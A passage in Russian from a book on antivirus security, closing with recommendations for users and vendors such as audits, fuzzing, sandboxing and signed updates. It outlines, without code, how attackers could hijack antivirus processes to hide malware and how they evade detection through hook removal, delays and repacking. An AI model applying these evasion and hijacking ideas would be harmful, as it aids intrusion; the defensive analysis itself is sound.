Нужно реалистично оценивать вероятность того, что участник с почти неограниченными ресурсами - правительство или огромная корпорация - сумеет взломать защитную программу стоимостью около 50 долларов США. По мнению автора, шанс преодолеть наиболее распространенные комплекты близок к ста процентам.

После почти двух лет исследования антивирусов автор считает вероятность очень высокой, поскольку обнаружил слабости в большинстве проверенных продуктов.

Можно возразить, что корпоративные комплекты отличаются, и это действительно так. Однако они основаны на том же программном обеспечении. Обычно средство эксплуатации розничной версии приходилось лишь приспосабливать к корпоративной: применять другой обход `ASLR`, учитывать иные пути, порты и каналы служб. Но ядро оставалось общим, поэтому уязвимость анализатора формата одинаково действовала на обе редакции.

По мнению автора, современного уровня антивирусной защиты недостаточно против злоумышленника, готового применить ошибку нулевого дня. Иногда установка продукта даже снижает безопасность компьютера и сети: поверхность атаки резко увеличивается, а локальные и удаленные уязвимости действительно присутствуют.

Некоторые антивирусные компании почти не заботятся о безопасности собственных программ, поскольку обычный пользователь не умеет ее измерять. Зачем создавать защищенный инструмент, если и небезопасный все равно продадут? Самозащита, если она вообще реализована, в лучшем случае примитивна и направлена только на то, чтобы вредоносная программа не завершила

антивирус.

Есть исключения - компании, серьезно относящиеся к безопасности продукта, - но они лишь подтверждают правило. Большинство поставщиков сосредоточено на рекламных кампаниях.

В будущем положение может измениться, однако на момент написания книги оно выглядело мрачно. В следующей главе рассматриваются возможные улучшения, которые, по мнению автора, однажды станут обычными, а в отдельных продуктах уже применяются.

Глава 17. Рекомендации и возможное будущее

Уровень защиты большинства антивирусных решений ниже, чем следовало бы ожидать от отрасли защитных продуктов. В этой главе рассматриваются стратегии, способные повысить их действенность.

Цель главы - предложить идеи улучшения качества антивирусов и объяснить, чего от них можно и нельзя ожидать. Начнем с общих рекомендаций пользователям.

Рекомендации пользователям антивирусных продуктов

Для большинства людей антивирус почти синонимичен безопасности, но это не вполне верно. Далее разбираются типичные заблуждения и даются советы прежде всего тем, кому особенно важно учитывать уязвимости защитных программ: крупным компаниям и правительствам. Впрочем, большинство рекомендаций относится ко всем пользователям.

Слепое доверие ошибочно

Самая распространенная ошибка - безоговорочно полагаться на предоставляемую антивирусом безопасность. Неудивительно, что на форумах постоянно появляются сообщения: «Мой компьютер заражен. Как такое возможно, если у меня установлен антивирус?»

Прежде чем полностью довериться продукту, следует учитывать следующее:

• Антивирус не защищает от ошибок пользователя. Атаку социальной инженерии останавливает не программа, а осведомленность и обучение человека.
• Защитные решения не неуязвимы: в них есть ошибки и слабости, как в любой другой установленной программе.
• Антивирус обнаруживает только известное ему по сигнатурам, эвристике, статическим и динамическим методам. Неизвестную или новую угрозу удается распознать лишь тогда, когда она использует уже знакомый компании поведенческий шаблон или статический признак.
• Важная часть разработки и контроля качества действенной вредоносной программы - обход всех или большинства антивирусов. В общем случае это не особенно трудно и регулярно выполняется как незаконными, так и формально законными средствами, например FinFisher.
• Антивирус можно эксплуатировать, как любое другое программное обеспечение.
• Атаковать защитный продукт часто легче, чем офисный комплект или браузер.
• По меньшей мере одна антивирусная компания, Kaspersky, публично известна как жертва государственной атаки, вероятно проведенной Израилем; собственные средства не предотвратили проникновение.

Обычные, особенно нетехнические, пользователи часто считают антивирус Святым Граалем безопасности: достаточно установить его и забыть обо всех угрозах. Рекламные кампании поощряют это представление лозунгами вроде «Установи и забудь!», которые далеки от истины и мешают настоящей защите.

Из-за недостатка знаний или успешной социальной инженерии человек иногда временно отключает антивирус, чтобы установить приложение, загруженное из Интернета или полученное по почте. Это звучит необычно, но остается одним из самых распространенных способов заражения. Сотрудники технической поддержки могут рассказать на эту тему множество историй - от смешных до трагических.

Распространенная уловка состоит в том, что вредоносная программа вежливо просит отключить защиту, якобы мешающую установщику. Она может просто запросить повышенные права. Пользователь подтверждает контроль учетных записей (UAC) Windows, после чего программа отключает антивирус и выполняет любые действия. Иногда письмо прямо требует выключить защиту перед открытием вложенного документа, изображения или исполняемого файла. Как бы безумно это ни звучало, прием работает.

Многие по-прежнему ошибочно считают, что антивирус знает обо всех вредоносных программах и их возможностях. Но ошибка самого защитного продукта может пропустить определенный образец, оставив его незамеченным и свободным. Например, уязвимость нулевого дня в антивирусе или операционной системе позволяет завершить заражение, нередко из пространства ядра.

Исследование вредоносных программ и новые способы заражения и обхода развиваются быстрее, чем защитные и обнаруживающие механизмы. Антивирус может ничего не знать о передовой технике, пока образец не будет пойман и отправлен компании на анализ.

Продукт защищает лишь от знакомого. Новая и даже старая вредоносная программа способна изменить содержимое, обходя статическую сигнатуру одного или нескольких антивирусов. Например, новый упаковщик или защитник исполняемого файла меняет его расположение, сохраняя логику. Иногда для статической невидимости достаточно просто упаковать программу.

Динамический анализ оставляет шанс обнаружить ее во время исполнения. Антивирус может наблюдать процесс перехватом программных интерфейсов. Если это делается в пространстве пользователя, вредоносная программа просто снимает перехватчики, как показано в главе 9. При наблюдении из ядра она выполняет действия с большими задержками, чтобы компонент «забыл» предыдущие события. Такой распространенный прием сбивает поведенческий анализ и эвристику.

Межпроцессное взаимодействие позволяет распределить вредоносные задачи между компонентами и дополнительно запутать наблюдение. Большинство антивирусов в таком случае не понимает происходящего.

Разработка вредоносной программы проходит те же циклы, что и любого другого продукта, включая контроль качества. Продаваемые на черном рынке наборы обычно сопровождаются поддержкой и обновлениями. Типичное обновление посвящено обходу антивирусов.

Перед выпуском качественная вредоносная программа, вероятно, проходит испытания против самых распространенных продуктов. Поэтому поставщики ничего о ней не знают до получения первых образцов, анализа и создания обнаружения, а возможно, и обезвреживания. После появления сигнатур авторы меняют продукт, снова обходя защиту; поставщики выпускают новые сигнатуры, и цикл повторяется. Это известная игра в кошки-мышки. К несчастью для пользователей, авторы вредоносных программ неизменно на шаг впереди, что бы ни утверждала реклама отрасли.

До сих пор речь шла главным образом о массовом распространении. Направленная программа способна оставаться незамеченной на протяжении всей операции, после достижения цели удалить себя и не оставить видимых следов.

Необходимо также понимать, что антивирус захватывается как любая другая программа, а его собственные защитные меры обычно значительно проще, чем в Microsoft Office или Google Chrome, если вообще существуют. Защитное решение может само стать входом в компьютер, например через ошибку анализатора формата. Средства предотвращения эксплуатации внутри продукта часто отсутствуют или примитивны. Некоторые механизмы «самозащиты» лишь запрещают вызовы вроде `ZwTerminateProcess` для процессов антивируса.

Рассмотрим условный, но вполне возможный сценарий, в котором антивирус захватывается и превращается в носитель вредоносной программы:

1. Вредоносная программа запускается на целевом компьютере.
2. Неизвестная уязвимость отключает антивирус. Достаточно отказа в обслуживании из-за разыменования нулевого указателя, аварийно завершающего службу.
3. Пока служба перезапускается после сбоя, вредоносный код внедряется в компоненты продукта. Например, в каталог помещается библиотека, которую позднее загрузит пользовательский компонент.
4. После правильного развертывания программа при необходимости перезапускает антивирус.
5. Теперь она исполняется внутри его контекста.

Другой сценарий еще вероятнее и тревожнее:

1. Средство эксплуатации использует уязвимость браузера, загружает и запускает вредоносную программу.
2. Неизвестная ошибка антивируса позволяет исполнить код в его контексте с правами `SYSTEM` в Windows или `root` в Unix и выйти из песочницы браузера либо программы чтения документов.
3. Получив повышенные права вне песочницы, программа скрытно закрепляется: изменяет антивирус или создает поток внутри его процесса.
4. Вредоносный код успешно работает в контексте привилегированного приложения.

Проверяет ли антивирус в такой ситуации самого себя - собственные файлы и потоки? Обычно нет: как он может себе не доверять?

Возможны разные варианты того же подхода:

• Уязвимость нулевого дня создает потоки во всех процессах антивируса, работающих от имени `SYSTEM`. Потоки взаимодействуют как единая распределенная вредоносная программа. Поскольку продукт исключает собственные процессы из проверки, она остается незамеченной.
• Вредоносный код скрывается как неподписанный компонент продукта, например поддельное обновление или сценарий задания `cron` в каталоге программы Unix. Такой компонент обычно исключен из анализа.

Существует бесчисленное множество способов использовать антивирус для сокрытия. Подобную технику можно считать руткитом уровня антивируса. Он получает доступ ко всем ресурсам продукта и потому способен почти на что угодно. Обнаружить его чрезвычайно трудно: защитной программе пришлось бы перестать доверять собственным файлам и процессам.

Автор лишь несколько раз случайно наблюдал подобный подход. Однажды код был частью этапа Meterpreter из Metasploit и перемещался через процессы антивируса, создавая переходящие из одного процесса в другой потоки, поскольку те по неизвестной причине не были защищены. В другом случае вредоносная программа внедрила поток в незащищенное приложение текущего пользователя.

Редкость наблюдений не означает невозможность приема. От качественной вредоносной программы следует ожидать передовых способов сокрытия. Возможно, эта область пока изучена авторами недостаточно глубоко. Исследователь безопасности редко действительно первым открывает технику; чаще он лишь первым рассказывает о ней публично.

Итак, антивирусу нельзя доверять безоговорочно. Он может быть захвачен и применен для сокрытия вредоносной программы, процесса или потока. Для организации слепое доверие способно стать большой ошибкой.

> **Атаки без уязвимостей нулевого дня.** Некоторые описанные сценарии не требуют неизвестной ошибки. Представим файловый вирус, заразивший компьютер. Каждый исполняемый файл заражается до открытия или запуска, как происходило с известными вирусами Sality и Virut. Почему обычная программа-сканер не должна заразиться во время проверки файлов? Даже если она защищает себя при обезвреживании, что не всегда

верно для самостоятельного сканера командной строки, другие исполняемые файлы могут быть повреждены в зависимости от качества процедур очистки.

Сложный файловый вирус создает сильно различающиеся поколения для каждого заражения. Сотрудники поддержки антивирусов подтвердят, что ситуация довольно распространена. Исправление просто: сканер и предварительные базы вирусов записываются на компакт-диск и запускаются оттуда. Носитель доступен только для чтения, поэтому файловый вирус не может его заразить.

Изоляция компьютеров повышает уровень защиты

Крупным организациям я рекомендую по возможности изолировать компьютеры, на которых антивирусные продукты анализируют сетевой трафик. Дело в том, что антивирусная программа может стать как точкой входа в вашу сеть, так и связующим звеном для перехода в другие внутренние сети: захватив защитные средства анализа трафика, злоумышленник сможет развить атаку.

Вот простой и тревожный пример, показывающий, насколько опасным может оказаться не слишком качественное антивирусное решение.

1. Периметр выбранной организации надежно защищен; для внешних подключений доступны лишь почтовый и веб-сервер. Установлены все исправления.

2. Веб-сервер, почтовый сервер либо оба сервера проверяют каждый полученный файл.

3. Один из перехваченных файлов в действительности содержит эксплойт нулевого дня, направленный против применяемой в организации антивирусной программы. Эксплойт подготовлен так, чтобы захватить почтовый шлюз или веб-сервер.

4. Злоумышленник успешно проникает в сеть организации, по иронии воспользовавшись защитным продуктом, на который она полагается.

5. Если антивирусное ПО анализирует трафик и в других частях сети, злоумышленник может отправлять туда файлы с захваченного почтового шлюза или веб-сервера по протоколам HTTP, SMB/CIFS либо иным способом и таким образом проникать глубже.

6. Если на компьютерах сети установлен тот же защитный продукт, доступные по сети компоненты, выполняющие анализ трафика, также можно захватить при помощи того же эксплойта нулевого дня.

Итог: одного или двух эксплойтов нулевого дня против антивирусного продукта может быть достаточно для захвата всей организации. Представьте червя, использующего всего одну уязвимость нулевого дня в вашей любимой антивирусной программе. Пока неизвестно ни об одном черве, направленном против антивирусов, однако создать его вполне возможно.

Этот сценарий относится не только к средствам анализа файлов, таким как обычный настольный антивирус, но и к средствам анализа сети, то есть к программам, проверяющим все проходящие через сеть данные. У средств анализа сети поверхность удаленной атаки становится очень широкой, поскольку им приходится обрабатывать сложные протоколы: HTTP, CDP, Oracle TNS, SMB/CIFS и множество других. Если вероятность уязвимостей в коде синтаксических анализаторов форматов файлов велика, то для кода анализа сетевого трафика она еще выше. Оценив поверхность удаленной атаки, которую открывают оба вида компонентов, вы, возможно, дважды подумаете, стоит ли полагаться на антивирусное решение, никогда не проходившее аудит.

Аудит защитных продуктов

Одна из лучших рекомендаций - провести аудит защитного продукта, который вы собираетесь внедрить в организации или уже используете. Без собственного либо независимого стороннего аудита нельзя быть уверенным ни в качестве антивирусного решения, ни в реальной поверхности атаки, ни в уровне самозащиты, если она вообще предусмотрена. Не доверять рекламе поставщиков защитных продуктов вполне разумно: их задача состоит в продаже этих продуктов.

Код таких крупных компаний, как Microsoft, Google, IBM и Oracle, часто проверяют независимые аудиторы, тогда как множество антивирусных программ не проходило аудита ни разу. Да, именно так: ни разу. Одна из причин, хотите верьте, хотите нет, заключается в крайнем нежелании передавать исходный код сторонней организации. Независимым аудиторам разрешают подключаться к компьютерам со всем кодом в главном офисе компании лишь в присутствии сотрудника, который следит за их действиями. Но даже при таких ограничениях поставщикам антивирусов следует хотя бы проводить аудит методом черного ящика, который часто называют аудитом двоичного кода. К сожалению, большинство поставщиков не проверяют свои продукты даже в ходе разработки. Из этого правила есть исключения: некоторые антивирусные компании регулярно проводят один или несколько видов аудита:

• аудит двоичного кода;

• внутренний аудит исходного кода;

• аудит исходного кода независимыми организациями.

По моему опыту, приложение, не прошедшее аудит, всегда содержит ошибки. Можете проверить это утверждение, проведя аудит своей любимой антивирусной программы, которую прежде никто не проверял.

Рекомендации поставщикам антивирусов

Примерно за два года я провел аудит множества антивирусных продуктов. Результат оказался печальным: уязвимыми были 14 продуктов из 17. Обычно, обнаружив уязвимость, я создаю для нее эксплойт или по меньшей мере выясняю, как обеспечить надежную эксплуатацию.

Я также заметил, что в большинстве антивирусных продуктов не применяются разделение привилегий, изолированная среда, противоэксплуатационные приемы и другие подобные меры. Поэтому эксплуатировать защитные приложения гораздо проще, чем писать эксплойт для Google Chrome или Microsoft Word, где реализовано множество первоклассных приемов, затрудняющих эксплуатацию.

В следующих разделах приведены рекомендации для антивирусной отрасли. Некоторые из них, вероятно, отражают будущее антивирусных продуктов и следуют подходу, уже применяемому в таких клиентских приложениях, как Adobe Acrobat Reader, Microsoft Word и большинство современных веб-браузеров.

Инженерное дело и безопасность - не одно и то же

Антивирусной компании нужны хорошие инженеры для разработки продуктов, а также хорошие программисты, аналитики, администраторы баз данных, систем и сетей. Но ей необходимы и специалисты по безопасности. Многолетний опыт антивирусного инженера в C или C++ вовсе не означает, что он умеет писать безопасный код, находить уязвимости и эксплуатировать их. Более

того, некоторые инженеры вообще не представляют, что такое безопасный код, даже если работают в компании, занимающейся безопасностью.

Эту проблему можно решить, наняв инженеров по безопасности и применив следующий «волшебный» прием: обучение. Подготовка программистов в области безопасной разработки, поиска и эксплуатации уязвимостей поможет им замечать слабые места в создаваемой части антивируса, а многие уязвимости, вероятно, будут устранены еще в ходе разработки. Обладающие такими знаниями разработчики также откажутся от шаблонов кода, способных привести к нежелательным последствиям. Если организация не сформирует подобное отношение к безопасности, программисты будут выполнять свою работу, не задумываясь о последствиях проектных решений и написанного кода, поскольку просто не будут знать, что именно следует учитывать.

Эксплуатировать антивирусное ПО очень просто

К сожалению, за немногими исключениями, которые я не стану называть, даже крупнейшие антивирусные продукты не реализуют следующие меры, обычные для веб-браузеров и программ чтения документов:

• разделение привилегий;

• изолированную среду;

• эмуляцию;

• изначальное недоверие к другим компонентам;

• противоэксплуатационные меры внутри собственного продукта, а не только защиту сторонних приложений.

В большинстве антивирусных решений служба анализа вредоносных программ, проверяющая файлы и сетевые пакеты, работает с высокими привилегиями - от имени учетной записи LocalSystem или суперпользователя, - а результаты показывает обычно непривилегированное приложение с графическим интерфейсом. Единственного специально подготовленного сетевого пакета или файла, перехваченного сканером, может хватить для эксплуатации уязвимости и захвата службы. Эксплойт получит все ее полномочия: права LocalSystem в Windows либо права суперпользователя в операционных системах семейства Unix.

В то же время некоторые программы для работы с документами и веб-браузеры реализуют более сложное разделение привилегий. Обычно один процесс действует с правами вошедшего в систему пользователя, а множество рабочих процессов - с меньшими привилегиями и непосредственно разбирают и отображают файл PDF, документ Word или веб-страницу. Если уязвимость эксплуатируется в таком приложении, эксплойту придется также покинуть изолированную среду, чтобы выполнить код с более высокими полномочиями. В антивирусной отрасли нечто подобное реализовано лишь в немногих продуктах. Положение должно измениться: нелепо, когда защитный продукт разработан с меньшим вниманием к безопасности, чем, например, программа чтения документов.

Проводите аудит

Лучший совет поставщикам антивирусов - регулярно проверять свои продукты. Без аудита невозможно создать безопасный продукт. Возможны следующие варианты:

• **Внутренний аудит.** Его следует проводить при каждом добавлении в антивирусную программу новой возможности или компонента.

• **Проверка исходного кода сторонней организацией.** Это лучший способ аудита приложения. Независимая организация непредвзято определяет, какие компоненты заслуживают внимания, тогда как при внутреннем аудите с этим часто возникают трудности. Сторонние специалисты анализируют все компоненты и без предубеждения сосредоточиваются на наиболее опасных. Штатный аудитор, напротив, может взглянуть на фрагмент кода и отбросить его лишь потому, что тот много лет работал без сбоев и потому якобы не способен содержать ошибок.

• **Сторонний аудит двоичного кода.** Он лучше внутреннего аудита, но уступает независимой проверке исходного кода. Аудиторы ищут уязвимости в продукте методом черного ящика, благодаря чему риск утечки исходного кода антивирусного решения сводится к минимуму.

Регулярный аудит защитных продуктов несомненно повысит их устойчивость, если применять все обоснованные рекомендации аудиторов и исправлять обнаруженные ими ошибки.

Фаззинг

Фаззинг, рассмотренный в главе 13, - это метод черного ящика для поиска ошибок в программном приложении. Настоятельно рекомендую непрерывно подвергать разрабатываемое приложение фаззингу, чтобы находить и устранять ошибки на всех этапах разработки. Разработчики могут с его помощью проверять новую возможность прямо во время ее реализации, а группа контроля качества - исследовать окончательные сборки перед выпуском. Но фаззинг следует продолжать и после выхода приложения, поскольку некоторые сложные ошибки обнаруживаются лишь через недели или месяцы такой проверки.

Фаззинг дает хорошие результаты, уничтожает большинство очевидных ошибок в приложении, помогает выявить некоторые сложные дефекты и недорог во внедрении. Может оказаться достаточно даже одного компьютера, который изменяет файлы средствами программы radamsa и передает их сканеру. Разумеется, еще лучше написать более сложное средство, созданное специально для вашего продукта.

Безопасно обращайтесь с привилегиями

Большинство антивирусных служб и процессов работает с максимально возможными привилегиями - от имени LocalSystem или суперпользователя - и не применяет ни изолированной среды, ни иного разделения компонентов, обычного для веб-браузеров, офисных пакетов и программ чтения документов. Ни один существующий антивирусный продукт не реализует приемы, затрудняющие эксплуатацию, например изолированную кучу или механизм отложенного освобождения памяти, недавно добавленный в последние версии Internet Explorer. Во всяком случае, за два года исследования 17 продуктов мне не удалось найти ни одного.

Если антивирусная отрасль хочет двигаться вперед и создавать действенные защитные программы, а не милые приложения с графическим интерфейсом и огромной надписью «БЕЗОПАСНО», ей придется пойти тем же путем, которым популярные клиентские приложения, включая веб-браузеры и программы чтения документов, пошли много лет назад. Как минимум необходимо внедрить разделение привилегий и изолированную среду.

Некоторые антивирусные компании утверждают, что антивирусные службы обязаны выполняться с высокими привилегиями. Отчасти это верно: для перехвата сетевого трафика требуется драйвер мини-фильтра, а для чтения и записи любых файлов на диске и даже главной загрузочной записи -

привилегированное приложение. Однако единственной задачей такого приложения должно быть чтение файла или пакета. Прочитанное содержимое затем следует передавать другому приложению с низкими привилегиями, которое выполняет потенциально опасный код разбора сетевых протоколов или форматов файлов. Реализовать это несложно, а для выполнения кода при атаке на антивирусное ПО тогда понадобятся по меньшей мере два эксплойта:

• один - для выполнения кода в контексте малопривилегированного приложения, разбирающего файл или сетевой пакет;

• другой - для выхода из захваченного приложения, помещенного в изолированную среду.

Потенциально небезопасный код можно выполнять в виртуализированной или изолированной среде. Например, приложение может работать не непосредственно в операционной системе, а внутри эмулятора или виртуальной машины. Тогда для успешной атаки с выполнением кода в антивирусном продукте потребуется сначала эксплойт для выхода из виртуальной машины, а затем - для выхода из изолированного приложения. Эксплуатация антивирусных продуктов станет по-настоящему сложной.

Сокращайте объем опасного кода в синтаксических анализаторах

Синтаксические анализаторы форматов файлов и сетевых протоколов в антивирусном продукте весьма опасны, поскольку по самой своей природе работают с враждебным кодом. Писать их нужно предельно тщательно: особенности реализации способны открыть широкий вектор атаки. Кроме того, такой код должен выполняться в изолированных процессах, как говорилось выше, поскольку вероятность пригодных для эксплуатации уязвимостей в коде на C или C++ - фактически основных языках антивирусных ядер - очень велика. Вместо того чтобы писать все на C или C++, программисты могут разделить кодовую базу и обязанности между машинным кодом и другими языками с безопасной работой с памятью. Это смягчит последствия использования опасного кода, потенциально содержащего ошибки.

Например, драйвер фильтра файловой системы, обеспечивающий защиту антивируса в реальном времени, не обязан содержать код разбора форматов файлов или протоколов. Драйвер может отправлять сообщение управляемому процессу или службе с низкими привилегиями либо даже в изолированной среде. Этот процесс обработает формат файла и вернет результат драйверу фильтра.

Подпрограммы обнаружения и обезвреживания, а также синтаксические анализаторы форматов файлов и сетевых протоколов можно писать на управляемых языках с безопасной работой с памятью либо на языках сценариев: .NET, Lua, Perl, Python, Ruby и Java. Вероятность появления удаленно эксплуатируемых уязвимостей при использовании таких языков резко снизится, а разрыв в быстродействии между кодом на C или C++ и языками с безопасной работой с памятью будет с каждым годом сокращаться.

Некоторые существующие антивирусные продукты уже используют .NET и Lua. Для исследователя уязвимостей переход к языкам с безопасной работой с памятью действительно многое меняет: искать уязвимости в написанных на них программах труднее, поскольку сама вероятность появления удаленной уязвимости ниже.

Повысьте безопасность служб и протоколов обновления

К сожалению, подавляющее большинство антивирусных продуктов не применяет протоколы SSL или TLS. Все данные загружаются по незашифрованным каналам связи, и злоумышленник может

их подменить. Как минимум всем антивирусным продуктам следует перейти на TLS во всех службах обновления: как при загрузке программ, так и при получении файлов базы сигнатур вредоносных программ.

Хороший пример правильного устройства системы обновления - служба Windows Update компании Microsoft. Как правило, для всего, что опасно изменять при передаче, Microsoft использует TLS, то есть HTTPS. Исключение составляет загрузка обновляемых программных файлов. На первый взгляд это неудачное решение, однако каждый загруженный файл архива CAB и каждый исполняемый файл подписан, а клиент обновления проверяет подпись после получения.

Правильно реализованная служба обновления подсказывает еще одно обязательное правило: все загружаемые через нее файлы необходимо подписывать и проверять до обработки. Возможно, вас удивит, что большинство антивирусных пакетов не подписывает ни файлы вирусных баз, ни даже программы, особенно в версиях для Unix. MD5, SHA-1 или даже CRC32 используются лишь для проверки правильности передачи обновленных файлов. Такой подход позволяет обнаружить повреждение, но не подтверждает целостность и источник обновления. Подписи RSA загружаемых файлов или их хешей более чем достаточно: она не только подтверждает целостность, но и удостоверяет подлинность файлов, позволяя определить неверную подпись, повреждение либо изменение файла злоумышленником при передаче. Если подпись верна, можно быть уверенным, что файл действительно поступил с ваших серверов и не был изменен.

Удаляйте или отключайте старый код

Объем старого кода, поддерживающего упаковщики исполняемых файлов эпохи MS-DOS, обычные и макровирусы, а также червя для Office 97, поистине огромен. Чем старше антивирусная компания, тем больше устаревшего кода входит в ее продукты. Необходимо учитывать, что этот код писался в эпоху, когда никто не заботился о безопасной разработке, главным образом потому, что тогда в этом не было нужды. Для исследователя это означает, что старый код, которого не касались более десяти лет, скорее всего, содержит уязвимости. Обычная работа редко проходит по таким ветвям, но исследователь способен найти в них дефекты. Я действительно обнаруживал уязвимости в средствах обнаружения старого вируса Zmist, созданного печально известной группой 29A, а также в коде обработки очень старых упаковщиков исполняемых файлов. Разработчикам антивирусов я рекомендую следующее:

• удалять код, который сегодня бесполезен. Большинство современных установок Windows являются 64-разрядными, а старый 16-разрядный код все равно не выполняется. Зачем же сохранять обнаружение старых вирусов для MS-DOS или 16-разрядной Windows;

• сделать старый код и средства обнаружения необязательными. Например, установщик мог бы при необходимости динамически отключать устаревшие проверки во время установки.

Эти две простые рекомендации помогут сократить число уязвимостей. В общем случае чем меньше бесполезного сегодня кода, тем меньше возможных уязвимостей.

С другой стороны, после удаления такого кода антивирусный продукт может получить более низкую оценку в некоторых сравнительных испытаниях. По меньшей мере еще пять лет назад базы вредоносных программ в отдельных испытаниях, которые я не стану называть, содержали столь древние образцы. Работая в одной антивирусной компании, я был вынужден исправлять ошибочную подпрограмму обнаружения вируса для MS-DOS, дефект которой выявился на базе образцов, предоставленной организаторами сравнительного испытания. Если после удаления устаревших средств обнаружения продукт вашей компании получит в каком-либо испытании более низкую оценку, следует задуматься, имеет ли это испытание вообще какой-либо смысл. Компании, ориентированной на технологии, а не на рекламу, некоторых из них лучше избегать: многие

испытания антивирусов являются чисто рекламным трюком и ничего не говорят о реальном качестве продукта.

Итоги

Эта глава завершает книгу. В ней я поделился мыслями и опытом о том, как поставщики антивирусов могут применить знания из предыдущих глав, чтобы повысить безопасность своих защитных пакетов и антивирусных программ до их выпуска.

Подведем итог предлагаемым улучшениям.

• **Пишите безопасный код и привлекайте программистов, обученных безопасности.** Программная инженерия и безопасность - разные области. Недостаточно, чтобы разработчики антивируса превосходно умели программировать. Не владея принципами безопасной разработки, они, скорее всего, создадут продукт, подверженный разнообразным атакам.

• **Регулярно проводите аудит безопасности.** Это одна из лучших рекомендаций, которые я могу дать. После завершения работы разработчиков штатные инженеры по безопасности должны проверить код. Еще лучше привлечь свежий взгляд и нанять независимых аудиторов для проверки исходного кода: вы можете удивиться тому, что они обнаружат.

• **Применяйте фаззинг.** Эта тема и ее важность подробно рассмотрены в главе 13. Кратко говоря, сделайте фаззинг неотъемлемой частью проверки безопасности и контроля качества, чтобы находить и исправлять ошибки на всех этапах разработки.

• **Используйте изолированную среду.** В отличие от большинства современных веб-браузеров, не все антивирусные программы помещают компоненты в изолированную среду. Поскольку гарантировать безопасность кода невозможно, настоятельно рекомендуется изолировать код, обрабатывающий недоверенные входные данные: сетевые пакеты, почтовые вложения и файлы.

• **Безопасно обращайтесь с привилегиями.** Правильно задавайте и применяйте списки управления доступом для системных объектов и файлов, а также избегайте высоких привилегий, когда они не нужны. В главе 10 рассмотрено множество случаев, когда отсутствующие или неверно заданные права приводят к ошибкам повышения привилегий.

• **Сокращайте объем опасного кода в синтаксических анализаторах.** Для этого необходимы правильная архитектура, безопасная разработка и регулярный аудит кода. Кроме того, при проектировании программы поручайте выполнение потенциально опасного кода разбора форматов файлов изолированным или малопривилегированным процессам. По возможности переносите сложный разбор форматов из драйверов режима ядра и системных служб в изолированные процессы пользовательского режима. Если возможно, применяйте интерпретируемые языки или управляемый код.

• **Повысьте безопасность служб и протоколов обновления.** Одной проверки содержимого переданных файлов недостаточно. Для подтверждения подлинности и целостности обновлений важны защищенные каналы передачи и надлежащие криптографические методы. Эта тема подробно разобрана в главе 5.

• **Удаляйте или отключайте старый код.** Объем антивирусного ПО со временем растет. Новые подпрограммы обнаружения и обезвреживания добавляются постоянно, после чего их, скорее всего, перестают сопровождать, и в них может накопиться небезопасный код. Вспомните подпрограммы обезвреживания, написанные более десяти лет назад. Тогда принципы безопасной разработки еще не были распространены так широко, как сегодня, поэтому злоумышленники могут попытаться вывести антивирус из строя при помощи старых измененных образцов.

Учитывая все сказанное, следует помнить: ответственность не лежит целиком на поставщике антивируса. Частным пользователям и организациям также нужно принять определенные меры для повышения безопасности своих компьютеров.

• **Слепое доверие ошибочно.** Как отмечалось в разделе «Типичные заблуждения об антивирусном ПО» главы 1, антивирус - не неуязвимое средство защиты и не синоним безопасности. У него, как у любой программы, есть слабости. Помимо собственных дефектов безопасности, антивирус не способен защитить от ошибок пользователей, например от доверия приемам социальной инженерии. Пользователи, особенно далекие от техники, часто считают антивирусные продукты святым Граалем безопасности.

• **Обычно антивирусные продукты обнаруживают только то, что им известно по поддерживаемым сигнатурам, эвристическим правилам и методам статического и динамического анализа.** Они не способны выявить неизвестные или новые угрозы, если те не основаны на уже известных антивирусной компании поведенческих шаблонах либо признаках, извлекаемых статически. Доказательству этого положения целиком посвящена часть II.

• **Исследования вредоносных программ и новые приемы заражения и обхода развиваются намного быстрее создаваемых антивирусными специалистами средств защиты и обнаружения.** В конце концов, как гласит поговорка, ломать легче, чем строить.

• **Чтобы повысить уровень защиты, изолируйте компьютеры, на которых антивирусные продукты анализируют сетевой трафик.** Меньше всего вам нужно, чтобы злоумышленник использовал антивирусное ПО как точку входа в сеть. Например, ошибка в антивирусном почтовом шлюзе или межсетевом экране может открыть путь внутрь, после чего нарушитель станет перемещаться по сети и атаковать компьютеры с критически важными для деятельности организации данными.

В заключение отмечу: область компьютерной безопасности непрерывно развивается, и будущее обещает немало хорошего. Обсуждение новых защитных технологий выходит за рамки этой книги, но пока следует действовать осторожно и осмотрительно выбирать средства защиты.

Надеемся, чтение этой книги доставило вам столько же удовольствия и пользы, сколько нам - работа над ней.